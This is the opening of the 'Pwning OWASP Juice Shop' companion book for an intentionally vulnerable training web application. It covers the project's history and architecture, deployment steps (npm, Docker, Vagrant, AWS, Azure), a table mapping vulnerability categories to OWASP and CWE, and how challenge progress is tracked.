PWNING OWASP JUICE SHOP

BJÖRN KIMMINICH

Table of Contents

Preface

Part I - Hacking preparations

Part II - Challenge hunting

Part III - Getting involved

Appendix

Postface

Pwning OWASP Juice Shop

Written by Björn Kimminich


PWNING OWASP JUICE SHOP
BJÖRN KIMMINICH

This is the official companion guide to the **OWASP Juice Shop** application. Being a web application with a vast number of intended security vulnerabilities, the OWASP Juice Shop is supposed to be the opposite of a *best practice* or *template application* for web developers: It is an awareness, training, demonstration and exercise tool for security risks in modern web applications. The OWASP Juice Shop is an open-source project hosted by the non-profit Open Web Application Security Project (OWASP) and is developed and maintained by volunteers. The content of this book was written for v7.4.1 of OWASP Juice Shop.

The book is divided into three parts:

Part I - Hacking preparations

Part one helps you to get the application running and to set up optional hacking tools.

Part II - Challenge hunting

Part two gives an overview of the vulnerabilities found in the OWASP Juice Shop including hints how to find and exploit them in the application.

Part III - Getting involved

Part three shows up various ways to contribute to the OWASP Juice Shop open source project.

Please be aware that this book is not supposed to be a comprehensive introduction to Web Application Security in general. For every category of vulnerabilities present in the OWASP Juice Shop you will find a brief explanation - typically by quoting and referencing to existing content on the given topic.

Download a .pdf, .epub, or .mobi file from:

- https://leanpub.com/juice-shop (official release)
- https://www.gitbook.com/book/bkimminich/pwning-owasp-juice-shop

Read the book online at:

- https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content

Contribute content, suggestions, and fixes on GitHub:

- https://github.com/bkimminich/pwning-juice-shop

Official OWASP Juice Shop project homepage:

- http://owasp-juice.shop

Why the Juice Shop exists

To the unsuspecting user the Juice Shop just looks like a small online shop which sells - *surprise!* - fruit & vegetable juice and associated products. Except for the entirely overrated payment and delivery aspect of the e-commerce business, the Juice Shop is fully functional. But this is just the tip of the iceberg. The Juice Shop contains 63 challenges of varying difficulty where you are supposed to exploit underlying security vulnerabilities. These vulnerabilities were intentionally planted in the application for exactly that purpose, but in a way that actually happens in "real-life" web development as well!

Your hacking progress is tracked by the application using immediate push notifications for successful exploits as well as a score board for progress overview. Finding this score board is actually one of the (easiest) challenges! The idea behind this is to utilize gamification techniques to motivate you to get as many challenges solved as possible - similar to unlocking achievements in many modern video games.

Development of the Juice Shop started in September 2014 as the authors personal initiative, when a more modern exercise environment for an in-house web application security training for his employer was needed. The previously used exercise environment was still from the server-side rendered ASP/JSP/Servlet era and did not reflect the reality of current web technology any more. The Juice Shop was developed as open-source software without any corporate branding right from the beginning. Until end of 2014 most of the current e-commerce functionality was up and running - along with an initial number of planted vulnerabilities. Over the years more variants of vulnerabilities were added. In parallel the application was kept up-to-date with latest web technology (e.g. WebSockets and OAuth 2.0). Some of these additional capabilities then brought the chance to add corresponding vulnerabilities - and so the list of challenges kept growing ever since.

Apart from the hacker and awareness training use case, penetration testing tools and automated security scanners are invited to use Juice Shop as a sort of guinea pig-application to check how well their products cope with JavaScript-heavy application frontends and REST APIs.

Why *OWASP* Juice Shop?

> Every vibrant technology marketplace needs an unbiased source of information on best practices as well as an active body advocating open standards. In the Application Security space, one of those groups is the Open Web Application Security Project (or OWASP for short).
>
> The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations are able to make informed decisions. OWASP is in a unique position to provide impartial, practical information about AppSec to individuals, corporations, universities, government agencies and other organizations worldwide. Operating as a community of like-minded professionals, OWASP issues software tools and knowledge-based documentation on application security.[1]

Two years after its inception the Juice Shop was submitted and accepted as an *OWASP Tool Project* by the Open Web Application Security Project in September 2016. This move increased the overall visibility and outreach of the project significantly, as it exposed it to a large community of application security practitioners.

Once in the OWASP project portfolio it took only eight months until Juice Shop was promoted from the initial *Incubator* maturity level to *Lab Projects* level.

Why the name "Juice Shop"?


In German there is a dedicated word for *dump*, i.e. a store that sells lousy wares and does not exactly have customer satisfaction as a priority: *Saftladen*. Reverse-translating this separately as *Saft* and *Laden* yields *juice* and *shop* in English. That is where the project name comes from. The fact that the initials *JS* match with those commonly used for *JavaScript* was purely coincidental and not related to the choice of implementation technology.

Why the logo?

Other than the name, the Juice Shop logo was designed explicitly with *JavaScript* in mind:

The authors idea was to convert one of the (unofficial but popular) *JavaScript* shield-logos into a **leaking juice box** because it had a quite matching shape for this shenanigans:

In 2017 the logo received a facelift and a spin-off when the Juice Shop introduced its Capture-the-flag extension (which is discussed in its own chapter Hosting a CTF event):



Why yet another vulnerable web application?

A considerable number of vulnerable web applications already existed before the Juice Shop was created. The OWASP Vulnerable Web Applications Directory (VWAD) maintains a list of these applications. When Juice Shop came to life there were only *server-side rendered* applications in the VWAD. But *Rich Internet Application (RIA)* or *Single Page Application (SPA)* style applications were already a commodity at that time. Juice Shop was meant to fill that gap.

Many of the existing vulnerable web applications were very rudimental in their functional scope. So the aim of the Juice Shop also was to give the impression of a functionally complete e-commerce application that could actually exist like this in the wild.

> [1]. https://www.owasp.org ↩

Architecture overview


The OWASP Juice Shop is a pure web application implemented in JavaScript. In the frontend the popular AngularJS framework is used to create a so-called *Single Page Application*. The user interface layout is provided by Twitter's Bootstrap framework - which works nicely in combination with AngularJS.

JavaScript is also used in the backend as the exclusive programming language: An Express application hosted in a Node.js server delivers the client-side code to the browser. It also provides the necessary backend functionality to the client via a RESTful API. As an underlying database a light-weight SQLite was chosen, because of its file-based nature. This makes the database easy to create from scratch programmatically without the need for a dedicated server. Sequelize and epilogue are used as an abstraction layer from the database. This allows to use dynamically created API endpoints for simple interactions (i.e. CRUD operations) with database resources while still allowing to execute custom SQL for more complex queries.

As an additional data store a MarsDB was introduced with the release of OWASP Juice Shop 5.x. It is a JavaScript derivate of the widely used MongoDB NoSQL database and compatible with most of its query/modify operations.

The push notifications that are shown when a challenge was successfully hacked, are implemented via WebSocket Protocol. The application also offers convenient user registration via OAuth 2.0 so users can sign in with their Google accounts.

The following diagram shows the high-level communication paths between the client, server and data layers:



Part I - Hacking preparations

OWASP Juice Shop offers multiple ways to be deployed and used. The author himself has seen it run on

- restricted corporate Windows 7 bricks
- heavily customized Linux distros
- all kinds of Apple hardware
- overclocked Windows 10 gaming notebooks
- various cloud platforms

Chance is pretty high that you will be able to get it running on your computer as well. This part of the book will help your install and run the Juice Shop as well as guide you through the application and some fundamental rules and hints for hacking it.


Should you run into issues during installation or launch of the application, please do not hesitate to ask for help in the community chat or by opening a GitHub issue! Please just make sure that you flipped through the existing troubleshooting guide first.

Running OWASP Juice Shop

Run options

In the following sections you find step-by-step instructions to deploy a running instance of OWASP Juice Shop for your personal hacking endeavours.

One-click cloud instance




The quickest way to get a running instance of Juice Shop is to click the *Deploy to Heroku* button in the *Setup* section of the `README.md` on GitHub. You have to log in with your Heroku account and will then receive a single instance (or *dyno* in Heroku lingo) hosting the application. If you have forked the Juice Shop repository on GitHub, the *Deploy to Heroku* button will deploy your forked version of the application. To deploy the latest official version you must use the button of the original repository at https://github.com/bkimminich/juice-shop.

As the Juice Shop is supposed to be hacked and attacked - maybe even with aggressive brute-force scripts or automated scanner software - one might think that Heroku would not allow such activities on their cloud platform. Quite the opposite! When describing the intended use of Juice Shop to the Heroku support team they answered with:

> That sounds like a great idea. So long as you aren't asking people to DDoS it that should be fine. People are certainly welcome to try their luck against the platform and your app so long as it's not DDoS.

As a little related anecdote, the OWASP Juice Shop was even crowned Heroku Button of the Month in November 2017:



Local installation

To run the Juice Shop locally you need to have Node.js installed on your computer. The Juice Shop offically runs on versions 8.x and 9.x of Node.js, closely following the official Node.js Long-term Support Release Schedule. During development and Continuous Integration (CI) the application is automatically tested with these current versions of Node.js. The officially recommended version to run Juice Shop is either the most recent *Long-term Support (LTS)* version or the *Current Release* version. Therefor Juice Shop recommends Node.js 9.x for its own v7.4.1 release.

From sources

1. Install Node.js on your computer.
2. On the command line run `git clone https://github.com/bkimminich/juice-shop.git`.
3. Go into the cloned folder with `cd juice-shop`
4. Run `npm install`. This only has to be done before the first start or after you changed the source code.
5. Run `npm start` to launch the application.
6. Browse to http://localhost:3000

From pre-packaged distribution

1. Install a 64bit Node.js on your Windows or Linux machine.
2. Download `juice-shop-<version>_<node-version>_<os>_x64.zip` (or `.tgz`) attached to the latest release on GitHub.
3. Unpack the archive and run `npm start` in unpacked folder to launch the application
4. Browse to http://localhost:3000

Docker image

You need to have Docker installed to run Juice Shop as a container inside it. Following the instructions below will download the current stable version (built from `master` branch on GitHub) which internally runs the application on the currently recommended Node.js version 9.x.

1. Install Docker on your computer.
2. On the command line run `docker pull bkimminich/juice-shop` to download the `latest` image described above.
3. Run `docker run -d -p 3000:3000 bkimminich/juice-shop` to launch the container with that image.
4. Browse to http://localhost:3000.

If you are using Docker on Windows - inside a VirtualBox VM - make sure that you also enable port forwarding from host `127.0.0.1:3000` to `0.0.0.0:3000` for TCP.

Vagrant

Vagrant is an open-source solution for building and maintaining virtual software development environments. It creates a Virtualbox VM that will launch a Docker container instance of the `latest` Juice Shop image `{{book.juiceShopVersion}}`.

1. Install Vagrant and Virtualbox
2. Run `git clone https://github.com/bkimminich/juice-shop.git` (or clone your own fork of the repository)
3. Run `cd vagrant && vagrant up`
4. Browse to 192.168.33.10

Amazon EC2 Instance

You need to have an account at Amazon Web Services in order to create a server hosting the Juice Shop there.

1. Setup an *Amazon Linux AMI* instance

2. In *Step 3: Configure Instance Details* unfold *Advanced Details* and copy the script below into *User Data*
3. In *Step 6: Configure Security Group* add a *Rule* that opens port 80 for HTTP
4. Launch instance
5. Browse to your instance's public DNS

```
#!/bin/bash
yum update -y
yum install -y docker
service docker start
docker pull bkimminich/juice-shop
docker run -d -p 80:3000 bkimminich/juice-shop
```

Azure Web App for Containers

1. Open your Azure CLI **or** login to the Azure Portal, open the *CloudShell* and then choose *Bash* (not PowerShell).
2. Create a resource group by running `az group create --name <group name> --location <location name, e.g. "East US">`
3. Create an app service plan by running `az appservice plan create --name <plan name> --resource-group <group name> --sku S1 --is-linux`
4. Create a web app with the Juice Shop Docker image by running the following (on one line in the bash shell) `az webapp create --resource-group <group name> --plan <plan name> --name <app name> --deployment-container-image-name bkimminich/juice-shop`

Self-healing-feature

OWASP Juice Shop was not exactly designed and built with a high availability and reactive enterprise-scale architecture in mind. It runs perfectly fine and fast when it is attacked via a browser by a human. When under attack by an automated tool - especially aggressive brute force scripts - the server might crash under the load. This could - in theory - leave the database and file system in an unpredictable state that prevents a restart of the application.

That is why - in practice - Juice Shop wipes the entire database and the folder users might have modified during hacking. After performing this *self-healing* the application is supposed to be restartable, no matter what kind of problem originally caused it to crash. For convenience the *self-healing* happens during the start-up (i.e. `npm start`) of the server, so no extra command needs to be issued to trigger it.

Single-user restriction

There is one fundamental restriction that needs to be taken into account when working with the OWASP Juice Shop, especially in group trainings or lectures:

A server instance of OWASP Juice Shop is supposed to be used by only a single-user!

This restriction applies to all the Run Options explained above. It is technically necessary to make the *Self-healing*-feature work properly and consistently. Furthermore, when multiple users would attack the same instance of the Juice Shop all their progress tracking would be mixed leading to inevitable confusion for the individual hacker. The upcoming Challenge tracking chapter will illustrate this topic.

It should not go unmentioned that it is of course okay to have multiple users hack the same instance from a shared machine in a kind of *pair-hacking*-style.

Vulnerability Categories

The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerabiliy types from well-known lists or documents, such as OWASP Top 10 or MITRE's Common Weakness Enumeration. The following table presents a mapping of the Juice Shop's categories to OWASP and CWE (without claiming to be complete).

Category Mappings


Category	OWASP	CWE
Injection	A1:2017	CWE-74
Broken Authentication	A2:2017	CWE-287, CWE-352
Forgotten Content	OTG-CONFIG-004	
Roll your own Security	A10:2017	CWE-326, CWE-601
Sensitive Data Exposure	A3:2017	CWE-200, CWE-327, CWE-328, CWE-548
XML External Entities (XXE)	A4:2017	CWE-611
Improper Input Validation	ASVS V5	CWE-20
Broken Access Control	A5:2017	CWE-22, CWE-285, CWE-639
Security Misconfiguration	A6:2017	CWE-209
Cross Site Scripting (XSS)	A7:2017	CWE-79
Insecure Deserialization	A8:2017	CWE-502
Vulnerable Components	A9:2017	
Security through Obscurity		CWE-656

Challenge tracking

The Score Board

In order to motivate you to hunt for vulnerabilities, it makes sense to give you at least an idea what challenges are available in the application. Also you should know when you actually solved a challenge successfully, so you can move on to another task. Both these cases are covered by the application's score board.

On the score board you can view a list of all available challenges with a brief description. Some descriptions are *very explicit* hacking instructions. Others are just *vague hints* that leave it up to you to find out what needs to be done.



The challenges are rated with a difficulty level between ★ and ★★★★★★, with more stars representing a higher difficulty. To make the list of challenges less daunting, they are clustered by difficulty. By default only the 1-star challenges are unfolded. You can open or collapse all challenge blocks as you like. Collapsing a block has *no impact* on whether you can *solve* any of its challenges.


The difficulty ratings have been continually adjusted over time based on user feedback. The ratings allow you to manage your own hacking pace and learning curve significantly. When you pick a 5- or 6-star challenge you should *expect* a real challenge and should be less frustrated if you fail on it several times. On the other hand if hacking a 1- or 2-star challenge takes very long, you might realize quickly that you are on a wrong track with your chosen hacking approach.

Finally, each challenge states if it is currently *unsolved* or *solved*. The current overall progress is represented in a progress bar on top of the score board. Especially in group hacking sessions this allows for a bit of competition between the participants.

If not deliberately turned off (see Customization) you can hover over each *unsolved* label to see a hint for that challenge. If a "book" icon is also displayed within the label, you can click on it to be redirected to the corresponding hints section in Part 2 of this book.

Success notifications


The OWASP Juice Shop employs a simple yet powerful gamification mechanism: Instant success feedback! Whenever you solve a hacking challenge, a notification is *immediately* shown on the user interface.



This feature makes it unnecessary to switch back and forth between the screen you are attacking and the score board to verify if you succeeded. Some challenges will force you to perform an attack outside of the Juice Shop web interface, e.g. by interacting with the REST API directly. In these cases the success notification will light up when you come back to the regular web UI the next time.

To make sure you do not miss any notifications they do not disappear automatically after a timeout. You have to dismiss them explicitly. In case a number of notifications "piled up" it is not necessary to dismiss each one individually, as a simple reload of the UI in the browser (`F5` key) will dismiss all at the same time.

Depending on your application configuration, each challenge notification might also show a 🏁 symbol with a character sequence next to it. If you are doing a hacking session just on your own, you can completely ignore this flag. The code is only relevant if you are participating in a CTF event. Please refer to chapter Hosting a CTF event for more information this topic.




Automatic saving and restoring hacking progress

The *self-healing* feature - by wiping the entire database on server start - of Juice Shop was advertised as a benefit just a few pages before. This feature comes at a cost, though: As the challenges are also part of the database schema, they will be wiped along with all the other data. This means, that after every restart you start with a clean 0% score board and all challenges in *unsolved* state.

To keep the resilience against data corruption but allow users to *pick up where they left off* after a server restart, your hacking progress is automatically saved whenever you solve a challenge - as long as you allow Browser cookies!

After restarting the server, once you visit the application your hacking progress is automatically restored:



The auto-save mechanism keeps your progress for up to 30 days after your previous hacking session. When the score board is restored to its prior state, a torrent of success notifications will light up - depending on how many challenges you solved up to that point. As mentioned earlier these can be bulk-dismissed by reloading the page with the `F5` key.

If you want to start over with a fresh hacking session, simply click the *Delete cookie to clear hacking progress* button. After the next server restart, your score board will be blank.

Hacking exercise rules

✅ Recommended hacking tools

